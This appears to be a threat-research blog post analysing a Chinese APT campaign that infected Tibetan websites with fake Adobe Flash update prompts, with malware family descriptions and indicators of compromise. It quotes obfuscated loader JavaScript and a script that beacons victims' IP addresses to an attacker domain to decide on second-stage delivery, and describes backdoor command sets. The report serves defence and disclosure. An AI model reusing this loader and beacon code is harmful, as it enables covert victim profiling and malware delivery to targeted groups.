Storm Cloud Unleashed: Tibetan Focus of Highly Targeted Fake Flash Campaign

volexity.com/blog/2020/03/31/storm-cloud-unleashed-tibetan-community-focus-of-highly-targeted-fake-flash-campaign/

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
by Volexity Threat Research

Beginning in May 2019, Volexity started tracking a new series of strategic web compromises that have been used in highly targeted attacks against Tibetan individuals and organizations by a Chinese advanced persistent threat (APT) actor it tracks as **Storm Cloud.** While this threat activity appears to have started in mid-2019, Storm Cloud has been observed targeting Tibetan organizations since at least 2018. The attacks were launched at a very limited subset of visitors to over two dozen different Tibetan websites that Storm Cloud had managed to compromise. Kaspersky has noted they uncovered similar targeted attacks dating back to mid-2019.

Unlike strategic web compromises of the past, this attack activity did not rely on or use exploits. Instead, the attackers relied on enticing targeted users to install an "update to Adobe Flash" by way of a JavaScript overlay on top of the legitimate compromised websites. While there is no relation between the activities and those of OceanLotus, this type of attack is similar to how OceanLotus was observed launching targeted attacks.

Delivery Overview



For the attack to begin, an unsuspecting user must first visit one of the compromised sites that has been put into operation by Storm Cloud. These attacks involve adding a new piece of JavaScript to the infected sites with an innocuous looking name, for example “jquery-min.js”. The filename used varied between different compromised sites.

This sample of code is obfuscated using a library called “sojson.v4” which is also used by legitimate developers to protect their intellectual property; you can find the obfuscator here. This initial obfuscated code is recognizable due to its opening text:

```
['sojson.v4']["\x66\x69\x6c\x74\x65\x72"]["\x63\x6f\x6e\x73\x74\x72\x75\x63\x74\x6f\x72"]((['sojson.v4']+[])
["\x63\x6f\x6e\x73\x74\x72\x75\x63\x74\x6f\x72"]['\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65']
['\x61\x70\x70\x6c\x79'](null,
"59X102U117T110a99a116X105S111a110w32w106m113a117k101G114q121E99O115j115a40f41y123M118F97v114S32H82U84l67C80g101u101
```

Figure 1 . An example of the initial JavaScript loaded on compromised pages.

The purpose of this first script in the chain is to identify if the user in question should receive the second piece of JavaScript. The internal IP address is retrieved based on the well-documented WebRTC trick, while the external IP address is retrieved using **api.ipify.org**. This information is then sent to an attacker-owned server used solely for this purpose, which will respond with a success or fail. A helper script to de-obfuscate these scripts is provided in Appendix B.

Success is denoted by a response of “**t**” from the server. If this response is given then a secondary piece of JavaScript is loaded. The logic described above is shown in Figure 2.

```
$.ajax({
    type: 'GET',
    url: 'https://loginwebmailnic.dynssl.com/lhi/content.php',
    data: {
        lanip: displayAddrs[0],
        wanip: wan,
        urlpath: url
    },
    async: false,
    dataType: 'jsonp',
    jsonp: "jsoncallback",
    success: function(data) {
        if (data.result == "t") {
            document.body.appendChild(document.createElement('script')).src = 'https://[snipped]/media/[snipped]/jq
        } else {}
    },
    error: function(data) {}
})
```

Figure 2. A beautified version of the initial script shows the logic that decides whether to load the next JavaScript file.

Convincing Users to Install the Payload

The next sample of JavaScript uses sojson.v5, this time using the v5 encryption mechanism, identifiable by appearance as shown in Figure 3.

```
;var encode_version = 'sojson.v5', tfdoh = '__0x73134',  __0x73134=['ECVVw5jDkMK8esKTwpA9QsKxw7El',
'fjMGwqoHwq4Yw4rDtMKjwrEsw7LCmiXCo8O2YQjDpH4=',
'ByB7w5bDoiPChMOhdHJsGD8UbWRfw5zDgMKsZVzDi8Ksw4jCi0jDtmZZwqfDmUDDoMOLN3lYXhIPwpnDpio/FMOuwrLDiMK/
wrMMa8O5wpXDk0Uxw5N0wrdkURHDjMOhPsKTAcOiKMK+wqLDo8O0ECM5w6QAJUU4XcKnwovDrcOhOw4lYsKzDnZNZAPDmcOnwpXDuMK/
w4kSw4wBw5LDpMK5FcKxCMO9wrPDlcOUHcKBUw7DlFHDlS/Cpj11wp3CkSZGw6Q4wo4VfQTCkVLCnMKBw6Z+XWHDosKdGsObwrI5wrrCvMO
+AwTDmTTDsUYxw7NOFcKLNlXDtHXClDhmfgbDhcOAw647GCvDiAB9wqXCm8OhcsO2w7JLHyjDuMK9wodhw7M=',
```

Figure 3. The secondary JavaScript which delivers the payload is encrypted with sojson.v5.

Sojson.v5 RC4 encrypts strings using a unique key for each string. These strings can be decoded on a per-script basis in a programmatic way to understand the overall workflow of the code. Since this campaign does not use any exploits, the purpose of the second stage code is to convince users to install the malware by altering the web page to show a popup or otherwise manipulating the visited page to alert the user to update Adobe Flash Player. In order to create these popups, Storm Cloud installed SweetAlerts on each of the webservers they compromised.

Since the first time Volexity observed this chain in May 2019, the code that creates this download dialogue has evolved from iteration to iteration. In the earliest versions, the attackers had a fairly basic way of displaying and showing the message. Over time, this code evolved to support multiple browsers, including mobile devices, with customized messages according to the browser used. Despite the support of mobile devices in the code, Volexity has only identified delivery of Windows payloads for this particular aspect of the campaign. A comparison of earlier and later versions of the splash screens presented are given in Figure 4.




Figure 4. Examples of splash screens presented to users visiting compromised sites in order to convince them to download and install malware.

For most of the campaign, the attackers used GitHub to host the malicious Flash installer. Specifically, Volexity has observed the following repositories used to host binaries:

- github.com/AdobeFlash32/ **(this repository has since been removed from GitHub)**
- github.com/AlexanderHilton/

It's unclear what the rationale for using GitHub was; however, for a user who isn't familiar with GitHub, a quick search for "GitHub" may help convince them that the download is authentic. After the main GitHub account was in use, the attackers switched to hosting their payloads on various Dynamic DNS hosts from changeip.com to host their payloads (these are given in Appendix A).

In addition to hosting payloads for this campaign, the AlexanderHilton repository also contains a certificate related to Indian telecommunications company BSNL; Volexity does not have any further insight as to the use or origin of this certificate.

Payloads

Over time, Volexity was able to observe a wide variety of payloads distributed using the mechanism described above, with the attackers frequently changing the malware they used.

Below are some of the payloads seen from the live campaigns, and the frequency with which they have been observed:

SIMPLE DOWNLOADERS

# Samples	7
First Seen:	2019-05-05
Last Seen:	2020-01-20
Example Hash:	b658a0b0b5cce77ce073d857498a474044657daec50c3c246f661f3790a28b13

On a number of occasions, the attackers employed simple downloaders compiled as NSIS scripts, written in GoLang or compiled with Py2Exe. The sole objective of these downloaders is to download and execute a further payload from a remote C2. As such, they are not worth describing in detail. In some cases, the payload downloaded was **GOSLU** which is described later.

PLUGDAT

# Samples:	1
First Seen:	2019-06-19
Last Seen:	2019-06-19

Example Hash:	ec377ad3defd360c7c7f9c4f4d94188739bdb8ad82b2ea7d94725c68dc2838d9

This is a plugin-based backdoor written in C++.

The malware performs an initial check to see if the infected machine is already infected (based on the mutex 'Fourhdsjfhakj'). The malware also performs initial checks to determine if the infected system is a client, a Windows server that is not a domain controller, or a Windows server that is a domain controller. In addition to the system type, the system's hostname and exact Windows version, including the build number, are also collected.

It connects to a pre-configured C2 to download a plugin which it expects to return an encoded PE file which is decoded by the malware. The decoded PE file should be a DLL file with exports matching the following names:

- registPlugin
- RecvData
- GetPluginID
- Version

Assuming this is the case, the malware will then call the "registPlugin" export on the downloaded PE file. The downloaded file will never be saved to disk and may exist only in memory (assuming the plugin itself does not save itself to disk).

Volexity has not been able to recover any plugins at present.

STITCH

# Samples:	7
First Seen:	2019-06-24
Last Seen:	2019-11-06
Example Hash:	2e8a34aa4e887ba413735d3ece7863921eaabdc5a494ff6354fb551f26dc561b

Stitch is a Python-based malware which is available on GitHub. The attackers likely use this as a “throwaway” backdoor which they replace with something custom after identifying a victim of interest. Despite its availability on GitHub, this malware is not frequently used in the wild, and most of the samples available on VirusTotal appear to relate to this campaign based on infrastructure analysis.

GOSLU

# Samples:	2

First Seen:	2020-01-19
Last Seen:	2020-01-19
Example Hash:	6501f16cfda78112c02fd6cc467b65adc0ef1415977e9a90c3ae3ab34f30cc29

GOSLU is a malware family written in GoLang which uses Google Drive for command and control, and it supports a number of commands. Volexity has observed versions for both Windows and Linux, but only Windows versions were observed as being dropped by the web compromises. The Linux variant has been observed in conjunction with implants dropped on servers by Storm Cloud post-compromise.

The backdoor starts with an initalization routine that gets the OS version info ("ver" on Windows, "uname -a" on Linux) and the MAC address. The MAC address is base64 encoded and then the MD5 hash is taken of that value. This MD5 is used as the base name of a series of files the backdoor uses. The files are written to the appropriate temporary directory on the system (typically /tmp or C:\WINDOWS\Temp). The three files created are:

- <hash>-lk.txt -- host info
- <hash>-cs.txt -- commands
- <hash>-rf.txt -- results

The content within these files is the base64-encoded output of 3DES ECB data using a key stored in the backdoor. The encrypted data in the host info file is the hostname, IP address, MAC address, OS version info, and a timestamp of the last time this was updated. The core of the C2 used by GOSLU is wrapped around Google Drive using the Go Google Drive library at https://github.com/gdrive-org/gdrive. Some information the backdoor needs to authenticate to GDrive is hard coded in the file, including the refresh-token, client_id, and client_secret.

After initialization, GOSLU enters a loop. At a high level, during every pass, this loop does the following:

- Upload its info (lk.txt) file (main_upload_info) as a form of C2 checkin
- Check for a command (main_command_check) by searching for a cs.txt file
- Upload the results of any commands (main_upload_result) in an rf.txt file
- Sleep

In main_upload_info, the data in the lk.txt file is updated and uploaded to GDrive.
Then, main_command_check will look for a cs.txt file and download it. When checking for files on GDrive, it will execute a GDrive API query like "name contains '<hash>.cs.txt'".
In main_upload_result, it will first read in the cs.txt file, then look for what command was given. Some commands observed include:

- get - download a file from GDrive
- put - upload a file to GDrive
- gettime/settime - get or set the main loop sleep interval
- cd - change directory

- gdos - execute a GDrive command; there is a main_gdrive_handle function that corresponds to the GDrive commands available at https://github.com/gdrive-org/gdrive/blob/master/gdrive.go
- dos - execute a system command
- dosnw - execute a system command without waiting
- downexec - download a file and execute it

As an example, an encrypted cs.txt file might contain the command:

    dos taskkill /im process.exe /f

And the subsequent rf.txt file would decrypt to

    SUCCESS: The process "process.exe" with PID 12346 has been terminated.

Volexity has observed this malware in use in other incidents and currently suspects this tool is specific to Storm Cloud at this time.

BRAINDAMAGE

# Samples:	1
First Seen:	2020-03-11
Last Seen:	2020-03-11
Example Hash:	c0af38f02e845866ce14f28b894a866ba1d02b5faaef2b310eeb9b84b8b2846e

BrainDamage is another Python-based malware family which is available on GitHub. It supports a wide range of functionality natively but in the same vein as STITCH, i.e., it is used as a throwaway backdoor.

In addition to these families, there are others which appear to be related based on infrastructure analysis. For brevity, and since Volexity has not observed these as being delivered in this way, they have not been included in this write-up.

Possible Related APK Campaign

While investigating related attack infrastructure, Volexity identified some files which indicate that some aspect of this campaign, or at least the same attackers, have supported for delivery and installation of malware on Android operating systems.

Specifically, three files submitted to VirusTotal indicate this may be the case. The relationship between these and the wider infrastructure is briefly shown in Figure 5:




Figure 5. APKs that appear related to the delivery of Windows malware.

All three APKs appear to be variants of the paid-for Android RAT known as 'SpyNote':

SHA256	App name
657ca139a76e46b88fa86b4b4160de0abe0278342c83d11b10108cb1ba5c130d	Media Player
ece28cae02345069e6b6c2346aaac0eeafa308b3840420f669070ef01b591ae7	-
a3dadf5414471cb8e0395b81889af5e660a0c151d65fa078a5bf80373aa81b8f	TibTermAssistant

While the timings do not exactly overlap with the related Windows malware using the same IP address for C2, the nature of the third application in the table (which imitates the Tibetan Dictionary app “TibTerm”) indicates that these are likely also related to this campaign.

Conclusion

The Tibetan community, both within and outside of China, is under constant digital surveillance as they seek to gain an upper hand against those seeking the formation of an independent Tibet. This issue has been highlighted by CitizenLab on multiple occasions. The nature of this campaign may seem basic, but the resources to continuously update infrastructure, write new malware, and maintain these attacks across more than one platform should not be understated. It is a glimpse into the gap in resources between those seeking to identify and prevent these attacks, and those conducting them.

Appendix A - IOCs

Observed Files

1261f67286c3edc49e415c9e9773e876867dd0755fce8d3637fb343e11206e0c
ad505cbc942a0a0b71f2bc2508250464c648b436cf2c762899e385971c955519
3a1bb3e88c4dfeccb02481f656802431fc387a6952911e19e030d6ccef6c181f
3288208b5c3372a2f0ef20f54fd52378177bb29a036fcf0166e64327380448c4
97e0589348f6dbcf9eb59d8011aaf87fe97fa735f372abfc225d168cb296376a
5652e83af9a36c985139f4b35d8162a4764bdeb00c5af573fa9e736c7fb1f90a
6df5ddf7d4bd5fb57ee8588447f8565a9591bdd7a113c638d52f7e767998c747
56857be1565973640f14e8c0ad0358d80081c94761b92dab21eb212d619c7737
263a01c7d5cde9c14865b707e78cfd87bac18251eeef0201df04d5d8f4329798
3858e141537485aefd8bb563553c725f4bb9beba64c7ee81d87ec7e2cff9eddb
11e5100db6b36d1c78f535bc75544640846834d019551f52c61d71629ce8eef6
00012d71558fea9429a305e8dda7d0720deeaf84ae4d432dff6441befa64033f
6fba0c7c74e6f9092f5ecc78064e6a158392df32a4134ef99ec399ea4e771f4b
fab653516b446cfc5bbb8c5f44dd20006d43101b4afba27a8fc655ba6d2f48b1
8ddeeba82364e2629264b1d71693d8a42006e0c7d012ab5d2256ff027b2f5f75
a6f6091d67c3f2434e523745384fc09c5b53b3265b8c8ddf3dd1390c95152e12
f7540f46f5dc5f55793c3c7130024591bbd4d8cae679f8816b17b8b655c9b796
0033c7c2b7542bad0fbce198bee704f6b97010a820b5e8cb86574e8e400f7d81
e026cb5d1f6472ff56648cb3e48257ef449713d6331023ae1f3b29863a4680a4
b658a0b0b5cce77ce073d857498a474044657daec50c3c246f661f3790a28b13
215c79344c1b7c761edd2026914dfee10cbefed6271da35c64db1699a0212493
fc9c8d1b051e5db41a44f77d597c3981c88de987b85b8bb258229eeb73cc0f43
c5ddd77d147246d53684d9eb5bd5b6734af12e2f790847b73b7ed716dce407b4

5862862ce64b0b396384786ca7340dbf30030ec6ee8d54af6b5f1af21b492b97
1f8bac00e4f611d0feec7255eeb88038460000002a0a0fe7c4ac0ee9a1b9f79c
61fbeedeed65e5e86948594dc26e44cb5163f543204e39b55010e9159082cf62
2e8a34aa4e887ba413735d3ece7863921eaabdc5a494ff6354fb551f26dc561b
9846498c53c4f528edc173da2f70938ea93de4b8615c97ee040f36d356a15eee
f15d95bb81860bccb6676c91752cc2feae3d0cc6c8f7959684c30c8b2c1d0768
1d9ca05b3d4eef1034991cc4f020852f563e25b541bf5cb40db11b01c49231d1
c7dae984195717c76a9b221081b9c9a20de8d20b55b68add647ee34685b93fb9
88f6af2559db239dc975212dd58b4eb633db5068a5d558126675c1058ffd25dd
ec377ad3defd360c7c7f9c4f4d94188739bdb8ad82b2ea7d94725c68dc2838d9
f0e5e95e6bdc5b2f47ba20709a97244cdebd63117bcf82c15e613b5856e8e41d

Network IOCs

199.247.3.4
95.179.171.173
45.32.154.111
45.63.114.152
207.148.117.159
45.32.118.198
root20system20macosxdriver.serveusers.com
airjaldinet.ml
ubntrooters.serveuser.com
system0_update04driver_roots.dynamic-dns.net
sys_andriod20_designer.dynamic-dns.net
loginwebmailnic.dynssl.com
ctmail.dns-dns.com
adobeflash31_install.ddns.info
getadobeflashdownloader.proxydns.com

windows-report.com
browserservice.zzux.com

Appendix B - Helper Script to decode sojson_v4 JavaScript

```
# use this on a .js file with so_jsonv4 encoded content
import sys, re, subprocess, os

def recursive_walk_directory(target_dir):
'''
input:
target_dir (str) : A path to the directory you want to walk

output:
files (list) : A list of files in that directory
'''
files = []
for d, s, file_list in os.walk(target_dir):
for f in file_list:
files.append(os.path.join(d,f))
return files

# https://github.com/beautify-web/js-beautify

import jsbeautifier

if os.path.isfile(sys.argv[1]):
files = [sys.argv[1]]
else:
tmp_files = recursive_walk_directory(sys.argv[1])
files = []
for fil in tmp_files:
if fil.endswith(".js"):
files.append(fil)
print("Found {0} files with .js extensions to try and parse".format(len(files)))

for f in files:
with open(f, 'r') as infile:
data = infile.read()

pattern = re.compile("\]\(null,.*\['",)
matches = pattern.findall(data)
if len(matches) < 1:
print("File: {0} does not match delivery kit".format(f))
continue

for match in matches:
match_data = match[8:-3] # these are the characters from the match that correspond to the
string we need to decode
continue
```

```
char_code_array = []
this_element = ""

for char in match_data:
try:
a = int(char)
this_element += char
except:
char_code_array.append(this_element)
this_element = ""

out = f + '.decoded'
print("Writing output to: {0}".format(out))
out_data = ""
print(len(char_code_array))
for cc in char_code_array:
out_data += chr(int(cc))
out_data = jsbeautifier.beautify(out_data)
with open(out, 'w') as outfile:
outfile.write(out_data)
```